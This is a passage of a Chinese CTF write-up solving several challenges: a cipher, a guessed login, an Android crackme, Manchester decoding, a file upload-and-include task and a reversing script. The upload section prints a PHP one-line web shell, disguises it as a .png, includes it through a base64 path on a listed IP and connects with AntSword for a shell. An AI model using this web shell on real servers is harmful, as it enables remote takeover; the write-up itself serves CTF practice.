
```
ir_v_ay}tytefs!'_o_lyese_ta!a_ashgeSvsoi{AyeylsEs!
```

每组字数 7

```
it's_very_easy_to_solve_this_flag{Easy!eAsy!eaSy!}
```

0x10 唱跳rap篮球

这个是一个脑洞题，标题是蔡徐坤的梗，所以猜用户名为caixukun，密码为他的生日19980802，登录可得flag。



login succeed! and flag is flag{4okzl5p1-k5uu-aeu7-heg6-8ygkxgblktya}

0x11 奇怪程序


这是一个android的反编译的题，反编译可得源码：

```java
package bin.crack.crackme1;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

public class MainActivity extends AppCompatActivity {
    public EditText passWord;

    /* access modifiers changed from: protected */
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView((int) R.layout.activity_main);
        this.passWord = (EditText) findViewById(R.id.password);
    }

    public void check(View view) {
        if (this.passWord.getText().toString().isEmpty()) {
            Toast.makeText(this, "不能啥都不输呀", 1).show();
            return;
        }
        if ("}YsAe_0s_si_dl0RdNa{galf".equals(new StringBuilder(this.passWord.getText().toString()).reverse().toString())) {
            Toast.makeText(this, "flag正确！！！", 1).show();
        } else {
            Toast.makeText(this, "再试试吧。。。", 1).show();
        }
    }
}
```

分析源码可知，将字符串逆序即可获得flag。

0x12 code

打开文件得到一个只有4种字符的字符串，分析知其为曼彻斯特编码，通过软件可解码：



16进制2进制转换with曼彻斯特编码 v1.3

Developed by Jie Zhang.

16进制: 2647DDA9

2进制: 1001101010011010100110100110101010011010


曼彻斯特算法: 0100010001001000010000011011101001010010

10进制: -776136828764539963674188784747744416199

● 802.3曼彻斯特 ○ 标准曼彻斯特 ○ 差分

□ 曼彻斯特编码是否进行每8位反序（特殊情况）

将最终的16进制转字符串可得flag。




加密或解密字符串长度不可以超过10M

```
666C61677B7A7731747431686C2D377A63762D6562666B2D616B78742D6934786473786575763564337D
```

```
flag{zw1tt1hl-7zcv-ebfk-akxt-i4xdsxeuv5d3}
```

0x13 upload

打开网页，是一个上传+文件包含的题，编写一句话木马：<?php eval(@$_POST['a']); ?>
后缀改为.png，上传到服务器会返回md5密码形式的文件名。将该文件名用base64编码，改造地址：
http://120.55.43.255:11881/include.php?file=dXBsb2FkLzYyZTliYjU5MzU4ODQyZTlmYTUwZDgzM2NkZTY1NzE4
用蚁剑连接，可getshell，flag就在根目录下/flag。


中国蚁剑
AntSword 编辑 窗口 调试
数据管理 (2)
URL地址
IP地址
物理位置
网站备注
创建时间
更新时间
http://120.55.43.255:11881/incluc 120.5
http://120.55.43.255:11881/incluc 120.5
分类目录 (1)
添加
重命名
删除
默认分类 2
编辑数据（http://120.55.43.255:11881/include.php?file=OTg0NmUwZTA...
保存
清空
测试连接
基础配置
请求信息
其他设置
https://blog.csdn.net/lynnlovemin

URL地址 * http://120.55.43.255:11881/include.php?file=OTg0NmUwZTA1ZjlkMDUyY
连接密码 * a
网站备注
编码设置 UTF8
连接类型 PHP
编码器
● default (不推荐)
○ random (不推荐)
○ base64

0x14 整型数列

用IDA打开程序，分析可知其核心算法为斐波那契数列，但是源程序为递归算法，效率很低，无法通过运行源程序拿到flag，因此编写非递归算法可算出flag。

```
def func1(num):
 num1 = 1
 num2 = 2
 num3 = 0
 for i in range(num - 3):
  num3 = num1 + num2
  num1 = num2
  num2 = num3
 return str(hex(num3))
def func2(num):
 num1 = 1
 num2 = 2
 num3 = 3
 num4 = 0
 if(num == 1):
  return 1
 if(num == 2):
  return 2
 if num == 3:
  return 3
 for i in range(num - 4):
  num4 = num1 + num2 + num3
  num1 = num2
  num2 = num3
  num3 = num4
 return str(hex(num4))
def func3(num):
 num1 = 1
 num2 = 2
 num3 = 3
 num4 = 4
 num5 = 0
 if(num == 1):
  return 1
 if(num == 2):
  return 2
 if num == 3:
  return 3
 if num == 4:
  return 4
 for i in range(num - 5):
  num5 = num1 + num2 + num3 + num4
  num1 = num2
  num2 = num3
  num3 = num4
  num4 = num5
 return str(hex(num5))

def func4(num):
 num1 = 1
 num2 = 2
 num3 = 3
 num4 = 4
 num5 = 5
 num6 = 0
 if(num == 1):
  return 1
 if(num == 2):
  return 2
 if num == 3:
  return 3
 if num == 4:
  return 4
 if num == 5:
  return 5
 for i in range(num - 6):
  num6 = num1 + num2 + num3 + num4 + num5
  num1 = num2
  num2 = num3
  num3 = num4
  num4 = num5
  num5 = num6
 return str(hex(num6))

if __name__ == '__main__':
 n = ['33DB76A7C594BFC3','0CD36C2E32A371480','8CEE9FF3933365BC','57373FE3C783A78F','59B322834BB73B59','423719DD973C6AD3','0C858FBEABF480DA3','3CC8C789BA7B8135']
 s = [1,1,1,1,1,1,1]
 index = 0
 while index <= 7:
  v3 = 0
  v1 = 0
  for i in range(3):
   for j in range(0,200):
    if str(func1(j)).find(n[index].lower())!= -1 or str(func2(j)).find(n[index].lower())!= -1 or str(func3(j)).find(n[index].lower())!= -1 or str(func4(j)).find(n[index].lower())!= -1:
     v3 = 1
     print j-1

     v1 = v1+1
     break
   if (v3 == 1):
    break
  index = index+1
```